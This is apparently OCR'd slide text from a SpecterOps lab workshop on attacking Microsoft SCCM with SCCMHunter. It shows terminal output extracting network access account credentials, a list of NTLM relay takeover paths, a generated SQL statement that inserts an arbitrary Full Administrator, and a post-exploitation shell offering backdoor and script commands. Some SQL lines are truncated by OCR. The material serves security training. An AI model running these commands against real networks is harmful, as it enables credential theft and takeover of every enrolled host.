
```
┌──(kali㉿kali1)-[~/sccmhunter]
└─$ python3 sccmhunter.py dpapi -u domainuser -p password -dc-ip 10.2.10.10 -target 10.3.10.11 -wmi
SCCMHunter v1.0.5 by @garrfoster

[09:54:05] INFO     [*] Starting SCCM secrets extraction via WMI

[09:54:07] INFO     [+] Found NAA credentials
[09:54:30] INFO     [!] LSA hashes extraction failed: 'HashRecords'
[09:54:31] INFO           - NetworkAccessUsername: ludus\sccm_naa
[09:54:31] INFO           - NetworkAccessPassword: Password123

[09:54:34] INFO     [*] WMI SCCM secrets dump complete
```

SCCMHunter – Credential Recovery



CRED Lab

Credential Recovery Lab

20 Minutes

- Use SCCMHunter's HTTP module to spoof client enrollment
  - Hint: use the *-auto* flag
- Use SCCMHunter's DPAPI module to extract credentials from the WORKSTATION (10.x.10.11) host
  - Use the *–wmi* and *–disk* flags
- Bonus: Do you like NTLM relays?
  - https://github.com/fortra/impacket/pull/1425

SCCM Takeovers

SCCM – TAKEOVERS

There's a lot of them

- Site server is admin over everything SCCM
  - Site systems, site database, etc.
  - Sometimes even admin over all hosts in the domain
- Vulnerable to abuse
- If we can control the site server's host system we can become admin over any SCCM service
  - Credential Relaying
  - Kerberos Delegation
  - PKI
  - So much more

https://posts.specterops.io/the-phantom-credentials-of-sccm-why-the-naa-wont-die-332ac7aa1ab9

SCCM Hierarchy Takeover Attack Paths

Because "Hierarchy takeover via NTLM coercion and relay to MSSQL on remote site database" does not roll off the tongue…

TAKEOVER-1

NTLM coercion and relay to MSSQL on remote site database

TAKEOVER-2

NTLM coercion and relay to SMB on remote site database

TAKEOVER-3

NTLM coercion and relay to HTTP on ADCS

TAKEOVER-4

NTLM coercion and relay from CAS to origin primary site server

TAKEOVER-5

NTLM coercion and relay to AdminService on remote SMS Provider

TAKEOVER-6

NTLM coercion and relay to SMB on remote SMS Provider

TAKEOVER-7

NTLM coercion and relay to SMB between primary and passive site servers

TAKEOVER-8

NTLM coercion and relay HTTP to LDAP on domain controller

35

SCCM – TAKEOVER-1

One Site to Rule Them All

- Originally discovered by Chris Thompson (@_Mayyhem)
  - Site server machine account requires DBA for site database
  - Abuses this privilege via credential relaying
- Any admin user (or computer) added becomes admin for the entire hierarchy
  - Due to database replication
- Own SCCM you own SYSTEM on every enrolled client

SCCMHunter – TAKEOVER

MSSQL Module (TAKEOVER-1)

- Automates creation of MSSQL query to add an arbitrary SCCM admin
- Supports a “stacked” one-liner or individual commands
- Requirements: Valid AD credentials

SCCMHunter - MSSQL

MSSQL Module (TAKEOVER-1)

```
┌──(kali㉿kali1)-[~/sccmhunter]
└─$ python3 sccmhunter.py mssql -u domainuser -p password -dc-ip 10.3.10.10 -d ludus.domain -tu domainuser -sc 123 -stacked
SCCMHunter v1.0.5 by @garrfoster
[09:56:34] INFO     [*] Resolving domainuser SID...
[09:56:34] INFO     [*] Converted domainuser SID to 0x0105000000000005150000008 8C8D789235A2968069399C650040000
[09:56:34] INFO     [*] Use the following to add domainuser as a Site Server Admin.

DECLARE @AdminID INT; USE CM_123; INSERT INTO RBAC_Admins (AdminSID, LogonName, IsGroup, IsDeleted, CreatedBy, CreatedDate,
Site) SELECT 0x0105000000000005150000008 8C8D789235A2968069399C650040000, 'ludus\domainuser', 0, 0, '', '', '', '', '123' WHE
AC_Admins WHERE LogonName = 'ludus\domainuser' ); SET @AdminID = (SELECT TOP 1 AdminID FROM RBAC_Admins WHERE LogonName = 'l
BAC_ExtendedPermissions (AdminID, RoleID, ScopeID, ScopeTypeID) SELECT @AdminID, RoleID, ScopeID, ScopeTypeID FROM (VALUES
SMS0001R', 'SMS00001', 1), ('SMS0001R', 'SMS00004', 1) ) AS V(RoleID, ScopeID, ScopeTypeID) WHERE NOT EXISTS ( SELECT 1 FROM
 AdminID = @AdminID  AND RoleID = V.RoleID  AND ScopeID = V.ScopeID AND ScopeTypeID = V.ScopeTypeID );
```

SCCMHunter – Post Exploitation

Admin Module

- Interacts with SCCM's Administration Service REST API
- Familiar C2 like CLI client inspired by Empire
- Supports querying SCCM's database for users, devices, collections
- Situational awareness like commands utilizing CMPivot
- Custom script execution
- Very useful for locating high value targets
- Requirements: Full Administrator in SCCM

SCCMHunter – Post Exploitation

Admin Module

```
┌──(kali㉿kali1)-[~/sccmhunter]
└─$ python3 sccmhunter.py admin -u domainadmin -p password -ip 10.3.10.15
SCCMHunter v1.0.5 by @garrfoster
[10:01:27] INFO     [!] Enter help for extra shell commands
() C:\ >> help

Documented commands (use 'help -v' for verbose/'help <topic>' for details):

Database Commands
=================
get_collection  get_device  get_lastlogon  get_puser  get_user

Interface Commands
==================
exit  interact

PostEx Commands
===============
add_admin  backdoor  backup  delete_admin  restore  script  show_admins

Situational Awareness Commands
==============================
administrators  console_users  ipconfig   osinfo    sessions
cat             disk           list_disk  ps        shares
cd              environment    ls         services  software

() (C:\) >>
```

Takeover Lab

Takeover Lab

20 Minutes

- Relay the Primary Site Server to the Site Database
  - Add yourself as a Full Administrator in SCCM
  - Verify your privileges with SCCMHunter

SPECTEROPS

Thank you

Garrett Foster | gfoster@specterops.io | X - @Garrfoster

Zach Stein | zstein@specterops.io | X – @Synzack21